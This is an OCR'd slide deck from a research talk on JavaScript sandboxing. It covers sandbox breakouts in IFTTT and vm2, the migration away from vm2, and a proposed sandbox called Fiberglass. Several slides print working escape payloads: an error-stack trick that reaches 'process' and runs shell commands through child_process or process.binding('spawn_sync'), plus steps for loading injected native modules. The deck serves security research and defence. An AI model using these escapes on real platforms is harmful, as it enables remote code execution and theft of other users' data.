Language-Based Security for JavaScript: Sandboxing and Change-Impact Analysis

Mohammad M. Ahmadpanah



Ericsson Research

November 11, 2026

whoami

- Postdoc at KTH; PhD at Chalmers (August 2024)
- Research interests
  - Language-based security
  - Program analysis
  - Web security and privacy
  - Information-flow security
- Selected publications
  - JavaScript sandboxing (USENIX'21)
  - Data minimization (S&P'23)
  - Browser extension security (CODASPY'25)
  - Nontransitive policies (EuroS&P'21)

A Roadmap for Server-Side JavaScript Sandboxing

Daniel Hedin Mohammad M. Ahmadpanah Tamara Rezk Andrei Sabelfeld


Chalmers



KTH


Mälardalen


Inria

Sandboxing




- Securing *untrusted* code execution
- Server-side integration
  - Third-party modules
  - User code
- Use cases
  - User automation

IFTTT zapier make Node-RED


  - Cloud-based code execution

CLOUDIFY nango JITSU





Sandbox breakout



- What if sandboxing *fails*?
  - Exposing sensitive data
  - Executing arbitrary code

- Code exec via host object




```
function stack() {   new Error().stack;  stack();  }
try { stack(); }  catch (e) {
  e.constructor.constructor('return process')().mainModule
   .require('child_process').execSync('echo pwned!'); }
```

IFTTT: architecture

IFTTT:
multi-tenant

Threat model:
Malicious app maker



>30M users
>1B apps per month
>900 partner services

IFTTT: sandboxing

- JavaScript of the app runs inside AWS Lambda
- Node.js instances run in Amazon's version of Linux
- AWS Lambda's built-in sandbox at process level
- IFTTT: "App code is run in an **isolated** environment"




```
function runScriptCode(appCode, config) {
   … // set trigger and action parameters
   eval(appCode) }
```



– Security checks on app code
  - TypeScript syntactic typing
  - Disallow `eval`, modules, sensitive APIs, and I/O
  - **vm2** isolation (received bounties; continuous interactions on fixing in 2020)

IFTTT: sandbox breakout



Notifications


Send a notification from the IFTTT app

- Action ran, 10:57 AM

message

{"version"=>"v16.20.1", "versions"=>{"node"=>"16.20.1",
8"=>'9.4.146.26-node.26", "uv"=>"1.43.0", "zlib"=>"1.2.
"brotli"=>"1.0.9", "ares"=>"1.19.1", "modules"=>"93", "
v16.20.1-headers.tar.gz" }, "moduleLoadList"=>["Internal
ding builtins", "Internal Binding errors", "NativeModul
ternal/errors", "Internal Binding config", "Internal Bi
g timers", "Internal Binding async_wrap", "Internal Bin
constants", "Internal Binding util", "Internal Binding type
s", "NativeModule internal/util", "NativeModule internal/ut


- Lucky IFTTT!
  - ECMAScript modules in AWS runtime for NodeJS 16+
    - No access to the `require` function
- But…
  - Native C++ libraries (used by NodeJS) available via `process.binding`




IFTTT: sandbox breakout (cont.)

```
function stack() {   new Error().stack;  stack();  }
try { stack(); }  catch (e) {
 let process = e.constructor.constructor('return process')();
 let spawn_sync = process.binding('spawn_sync');
 …
 IfNotifications.sendNotification.setMessage(spawn_sync.spawn(trigger.cmd))
}
```

- Remote code execution (shell access)
- DLL injection (dynamically loading C++ modules)
  - Writing to `/tmp` via `process.binding('fs')`
  - `process.dlopen(module)` to load the injected binary module



IFTTT: sandbox breakout (cont.)



User installs *benign* apps from the app store

Compromised: Trigger and action data of the benign apps of the ***other*** users

IFTTT: sandboxing now

- AWS Lambda's built-in sandbox at process level
- Security checks on script code of the app
  - TypeScript syntactic typing
  - Disallow `eval`, modules, sensitive APIs, and I/O
  - Finally, **isolated-vm** (received bounties; continuous interactions on fixing in 2023)





Notifications

Send a notification from the IFTTT app


- Action ran, 2:58 PM

message

```
CATCH process is not defined | ReferenceError: process is n
ot defined at eval (eval at <anonymous> (<isolated-vm>:13:3
9), <anonymous>:3:1) at <isolated-vm>:13:68
```

vm2: popular JS sandbox

- Sandboxing solution used in
  - Cloud platforms
  - User automation apps
  - AI agent frameworks
  - Development SDKs
- Over **600M** npm downloads since 2014
- Popularity reasons
  - Easy-to-use
  - Support for `require` (CJS modules)
  - Module mocking and API-level JS injection
  - Language-based (affordable overhead)
  - vm-based + proxy membranes





vm2: deprecated JS sandbox



XmiliaH on Jul 10, 2023 Collaborator Author •••

Xion (SeungHyun Lee) of KAIST Hacking Lab found the vulnerabilities

I am not able to fix without changing the whole sandboxing strategy.


- Fatal flaws in vm2
  - Language-level: Unmodeled reflected APIs
  - Breaking language constructs: `import`, `eval`, and `async`
  - Also in other vm-based solutions
    - "vm is not a security mechanism. Do **not** use it to run untrusted code."

vm2: deprecated JS sandbox (cont.)


‼ Project Discontinued ‼

TL;DR The library contains critical security issues and should not be used for production! The maintenance of the project has been discontinued. Consider migrating your code to isolated-vm.

- Suggested alternative: **`isolated-vm`**
  - Pros: secure, using V8's interface (runtime-based)
  - Cons:
    - No CJS/ES support
    - Limited support for policies
    - Sharing between isolates are risky/far from transparent



vm2: deprecated yet popular (!) JS sandbox



vm2: revived… (not really!)

Resurrection #542

Merged patriksimek merged 10 commits into `master` from `resurrection` on Oct 24, 2025

Conversation 3 Commits 10 Checks 0 Files changed 27



patriksimek commented on Oct 24, 2025 Owner

This PR brings the security patches from various community forks back into the core.

The update is fully backward-compatible, all the way back to Node 6.

The motivation behind this work is the library's enormous adoption - even two years after its deprecation.

With this patch, the digital world should be a slightly safer place 🌍


Important Security Disclaimer

If you're running code from completely untrusted sources (e.g., arbitrary user submissions), we strongly recommend using a solution with stronger isolation guarantees.




Post-vm2 migration analysis

- Crawling the ***GitHub dependents*** pages
  - 3,127 repos with actual use identified
  - **1,159 repos** identified to have migrations away from vm2



- **70** repos analyzed (+5 stars)
  - Studied each **use case**
  - Only 8 with isolated-vm-based solutions with ***overly complex ad-hoc injections***
  - 15 known-as-insecure alternatives (eval, require, vm): *no sandboxing needed!*
  - 10 dropped feature/discontinued
  - Some with **expensive workarounds**:
    process-level isolation and standalone *runtimes*



Sandboxing alternatives

- JS-Interpreter [No module support]
- quickjs-emscripten [Unmodified host functions cannot be injected]
- SES (npm package)
- isolated-vm
- Non-alternatives:
  - jailed, safe-eval, near-membrane: known breakouts
  - NodeSentry, BreakApp, deno-vm: unavailable
  - Worker thread, tiny worker: unrestricted access to env

	Sandbox
Runtime-based	TreeHouse [32]
	BreakApp [65]
	jailed
	deno-vm
	isolated-vm
Language-based	vm2
	realms-shim
	ses
	safe-eval
	notevil
	SandTrap [14]
	MIR [66]
	near-membrane
	AdSafe
	Caja

[SandDriller]

SES

- An implementation of *Hardened JS*
  - A language subset to implement isolation via *compartments*
- **Locking down** the shared execution environment
- Shared values are **hardened** or **frozen**
- **Only SES-compatible source modules**
  - No load of many modules after lockdown

isolated-vm

- Exposing lightweight **V8's Isolate API**
  - Same isolation mechanism used by Chromium to separate tabs, iframes, web workers, and service workers
- **Transparent sharing** only for
  - *Cloneable values*: objects containing methods are *not* cloneable
  - Functions receiving/returning *only cloneable values*
- **Limitations**
  - Function references *cannot* be interacted with as regular objects
  - Complex sharing is ***not*** supported
    - The code of both the host and the sandbox must be changed (adapters)

Lesson learned: suitability of sandboxes

- **Functionality**
  - *Method of sharing:* by cloning or by reference
  - *Type of sharing:* data only, with callables, full object sharing
  - *Module support:* CommonJS or ES modules
- **Security**
  - *Privilege escalation:* reaching unintended functionality
  - *Cross-boundary poisoning:* insecure modification of shared values
- **Performance**
  - Setup + cross-boundary interactions + execution


Fiberglass

Secure sharing of ***objects*** and ***modules***

- A proxy-based sandbox on top of **isolated-vm**
  - **Robust isolation**: no breakouts + formal guarantees
  - Supports **full sharing** and controlled injection of **CommonJS** modules
  - Secure, mediated **bidirectional reference transfer** between host and sandbox
- Against *cross-boundary poisoning*: **modules are shared read-only**
- Against *breakouts*: **enforces controlled referencing**
  - Intrinsics are mapped to their local equivalent

Fiberglass (cont.)

- **One-sided barriers**, isolate-to-isolate sharing
  - **Sending** via *isolated-vm references* to pass values freely
  - **Receiving** via *proxies* to represent the received value locally
  - Unlike vm2 and SandTrap with *mutually recursive proxies*
  - Allows for *one-sided policy enforcement*
- Passing objects/functions using references to ***capabilities***
  - Precise *control on interactions* with sharing with other actors
- **Module allow-listing**



Suitability of Fiberglass

- Ideal for rich execution environments with complex modules

```
let fiberglass = require('fiberglass');
let sandbox = new fiberglass.FiberGlass(
    { },
    { modules : [ 'lodash', 'body/json', ... ] }
);
```

- **Affordable overhead** on primitive operations
  - Synthetic benchmarks for calls from/to sandbox and property read/write

